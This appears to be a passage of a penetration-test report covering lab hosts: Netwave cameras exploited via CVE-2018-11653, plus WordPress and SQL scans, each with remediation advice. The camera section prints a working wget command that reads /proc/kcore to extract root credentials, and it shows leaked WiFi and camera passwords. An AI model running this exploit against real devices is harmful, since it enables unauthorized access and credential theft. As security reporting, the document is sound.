In the scope, we also found two security cameras. The first on the IP 10.10.10.24 and port 23023 and the second on the IP 10.10.10.26 and the port 15042.

These ports do not corresponds to anything known, so we tried to use netcat on this ports to discover more about them. By doing basic HTTP requests we found two HTTP servers.

At the root of the server, we can observe than the both servers corresponds to Netwave security cameras. During our researchs, we found a vulnerability on some Netwave security cameras versions ; we tried to exploit it.




```
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.24
└○ python exploit_10_10_10_24.py
200
Netwave security camera
<br/>
<a href="videostream.cgi">Live feed</a>
=== === === === ===
200
var id='003E0502328A';
var sys_ver='0.37.2.47';
var app_ver='0.2.9.0';
var alias='';
var now=1614988175;
var tz=0;
var alarm_status=0;
var ddns_status=0;
var ddns_host='';
var oray_type=0;
var upnp_status=0;
var p2p_status=0;
var p2p_local_port=22202;
var msn_status=0;
var wifi_status=1;
var temperature=0.0;
var humidity=0;

=== === === === ===
200
[Default]
CountryRegion=0
SSID=NuclearNetwork1
NetworkType=Infra
Channel=0
WirelessMode=0
AuthMode=WPA2PSK
EncrypType=AES
WPAPSK=Nucle@RPow3r

=== === === === ===
```

This screenshot is the result of our custom python script available on the Github, the two cameras returned the same output.


In the response, we can found the id which seems to correspond to the mac address of the camera "003E0502328A", the version which is subject to the exploit used.

In the second part of the response, we also found the camera WiFi data, with the SSID "NuclearNetwork1", the WiFi password "Nucle@RPow3r" and other informations related to the WiFi. If it corresponds to an existing WiFi network, it is an important vulnerability.

After these first findings, we continue to exploit the vulnerability, and we got the login and the password required to access to the live feed.



```
┌─emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.24
└─○ wget -qO- http://10.10.10.24:23023//proc/kcore | strings | grep -Fx 003E0502328A -A 2
003E0502328A
root
z448ehUgcQmoUw
```



No available camera input

Device is unavailable or used by another application

During our tries, the camera seems to not send any video flux, but you need to patch this vulnerability to avoid any leak.

The second camera on the IP 10.10.10.26 and port 15042 has not its video flux accessible with the password found in the exploit but you must patch this second camera too because it is running the same version.

Vulnerabilities details

We exploited a vulnerability in the version of the Netwave Security Camera used.

Sensibility : Extreme


Vulnerability : CVE-2018-11653

Remediation advice :

- Update the camera to a newer version if possible
- If it is not possible, change the camera
- Change the WiFi password after the camera update/changement


web (10.10.10.222)

This server has the port 80 opens. Our scan with nmap shown us this server is running a Wordpress 5.2.4.




```
┌emilien at emilien-PC-EPI in ~
└○ nmap 10.10.10.222 -sC -p80
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-29 22:48 CEST
Nmap scan report for 10.10.10.222
Host is up (0.040s latency).

PORT   STATE SERVICE
80/tcp open  http
|_http-generator: WordPress 5.2.4
| http-robots.txt: 3 disallowed entries
| /wp-admin/
|_/wp-content/plugins/wp-file-manager/lib/php/ /wp-content/uploads/
|_http-title: Powerzio&#039;s Blog &#8211; Internal News and Updates

Nmap done: 1 IP address (1 host up) scanned in 2.57 seconds
```

With a second scan, we found the plugin "akismet", the themes "twentysixteen 2.0" and "twentyseventeen 2.2". In addition the wordpress website has a fraser user which is not known in pmanager/redis.



```
┌emilien at emilien-PC-EPI in ~
└○ nmap 10.10.10.222 -p80 --script http-wordpress-enum --script http-wordpress-users
Starting Nmap 7.80 ( https://nmap.org ) at 2022-05-29 22:51 CEST
Nmap scan report for 10.10.10.222
Host is up (0.042s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-wordpress-enum:
| Search limited to top 100 themes/plugins
|   plugins
|     akismet
|   themes
|     twentysixteen 2.0
|_    twentyseventeen 2.2
| http-wordpress-users:
| Username found: fraser
|_Search stopped at ID #25. Increase the upper limit if necessary with 'http-wordpress-users.limit'

Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds
```

We did a scan of the server with "wpscan" to have more details about the differents versions running on the server.



```
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.222
└○ wpscan --url http://10.10.10.222/ > wpscan.txt
┌emilien at emilien-PC-EPI in ~/Desktop/security/10.10.10.222
└○ head wpscan.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
```

All the wpscan result is available on the Github.

This wpscan returned some versions which must be upgraded :

- The WordPress version 5.2.4 is considered as "Insecure"
- The twentynineteen can be update to the version 2.3

Vulnerabilities details

We did a Wordpress scan to see if the versions must have an udpate.

Sensibility : Low

Vulnerability : Versions not up to date

Remediation advice :

- Update the plugins, themes and wordpress

SQL (10.10.10.223)

On this address IP, we found a SQL database running on the port 3306, we did not find any vulnerability on any other service on the scope using it.

Vulnerabilities details

We did not find any vulnerability

Sensibility : Information

Vulnerability : -

Remediation advice :

- -